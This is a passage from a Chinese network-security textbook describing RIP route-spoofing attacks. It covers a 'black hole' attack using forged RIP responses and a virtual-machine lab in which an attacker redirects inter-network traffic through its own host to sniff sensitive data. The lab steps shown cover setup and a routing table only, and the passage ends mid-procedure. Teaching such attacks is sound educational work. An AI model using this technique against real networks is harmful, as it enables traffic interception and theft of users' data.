


图 5-38 测试环境

如图 5-39 所示，hacker 要将 NET1、NET2 和 NET3 网络发给 sina 网段的数据报都吸引过来，于是在 NET1 广播一条伪造的 RIP 响应报文，声称自己与 sina 网段之间拥有一条直连链路。如图 5-39 所示，这条伪造路由很快会扩散到 router1、router2 和 router3，在每台路由器的路由表中添加一条到达 sina 网段的路由信息，下一跳均为 H，这导致 NET1～NET3 网络此后发给 sina 网段的数据报都传递给 hacker 主机。




图 5-39 “黑洞”攻击

当 hacker 要停止攻击时，只要停止发送伪造的 RIP 响应报文，一段时间之后 router1～router3 路由表中的伪造路由会自动老化、失效，攻击也就自动终止，网络恢复正常状态。因而这种攻击的启动、停止都非常方便。

5.9　基于 RIP 路由欺骗的网络监听

5.9.1　测试环境

本实验设计了三个网络，网络地址分别为 70.1.1.0、61.1.1.0 和 50.1.1.0，使用两台 Windows 2000 虚拟机作为路由器连接这三个网络。Windows XP 虚拟机作为 Web 服务器运行"中网景论坛"、Windows 2000 虚拟机 2 作为攻击者、本机作为受害者。各个对象的地址信息如图 5-40 所示。




图 5-40　实验环境

5.9.2　测试目的

攻击者向路由器 1 发送 RIP 欺骗报文，将去往 61.1.1.0 网络的路由信息的下一跳地址改为攻击者 IP。攻击者再向路由器 2 发送 RIP 欺骗报文，将去往 70.1.1.0 网络的路由信息的下一跳地址也改为攻击者 IP。这样一来，70.1.1.0 和 61.1.1.0 网络之间的通信数据将经过攻击者主机中转，攻击者可以从中提取出敏感信息，如图 5-41 所示。

5.9.3　测试步骤

第一步：配置各个对象的地址信息。

以 host-only 方式启动 Windows XP 虚拟机和 Windows 2000 虚拟机 2，参照图 5-40 配置各个对象的 IP 地址，注意，Windows XP 虚拟机的网关设置为 70.1.1.1，本机的网关




图 5-41　RIP 路由欺骗攻击

设置为 61.1.1.1。

第二步：为 Windows 2000 虚拟机 1 和 Windows 2000 虚拟机 3 各增加一块网卡并配置地址。

在本次实验中，Windows 2000 虚拟机 1 和 Windows 2000 虚拟机 3 扮演路由器，因此需要为它们各添加一块新的网卡。在虚拟机处于关闭的状态下，单击虚拟机→选择“设置”→在“硬件”选项卡下单击“添加”按钮→选择网卡→单击“添加”按钮。启动虚拟机，在网上邻居里可以看到新添加的网卡。为两台虚拟机参照图 5-41 配置接口 IP 地址。

第三步：为两台路由器开启 RIP 路由功能，实验网络间的通信。

本次实验使用了三个网络，为了实现网络间的连通，需要在两台路由器上开启路由功能，这里选择 RIP 实现网络连通。开通 RIP 路由之后，在两台路由器上可以查看到三个网络的路由信息，见图 5-42 和图 5-43。

```
C:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x4000004 ...00 0c 29 c3 5d e3 ...... AMD PCNET Family Ethernet Adapter
0x5000003 ...00 0c 29 c3 5d ed ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         50.1.1.0    255.255.255.0         50.1.1.4        50.1.1.4       1
         50.1.1.4  255.255.255.255        127.0.0.1       127.0.0.1       1
   50.255.255.255  255.255.255.255         50.1.1.4        50.1.1.4       1
         61.1.1.0    255.255.255.0        50.1.1.20        50.1.1.4       3
         70.1.1.0    255.255.255.0         70.1.1.1        70.1.1.1       1
         70.1.1.1  255.255.255.255        127.0.0.1       127.0.0.1       1
   70.255.255.255  255.255.255.255         70.1.1.1        70.1.1.1       1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        224.0.0.0         50.1.1.4        50.1.1.4       1
        224.0.0.0        224.0.0.0         70.1.1.1        70.1.1.1       1
  255.255.255.255  255.255.255.255         50.1.1.4        50.1.1.4       1
===========================================================================
```

图 5-42　路由器 1 的路由表

第四步：在 Web 服务器上安装“中网景论坛”（步骤略）。

第五步：在攻击者主机上配置两条“静态路由”。

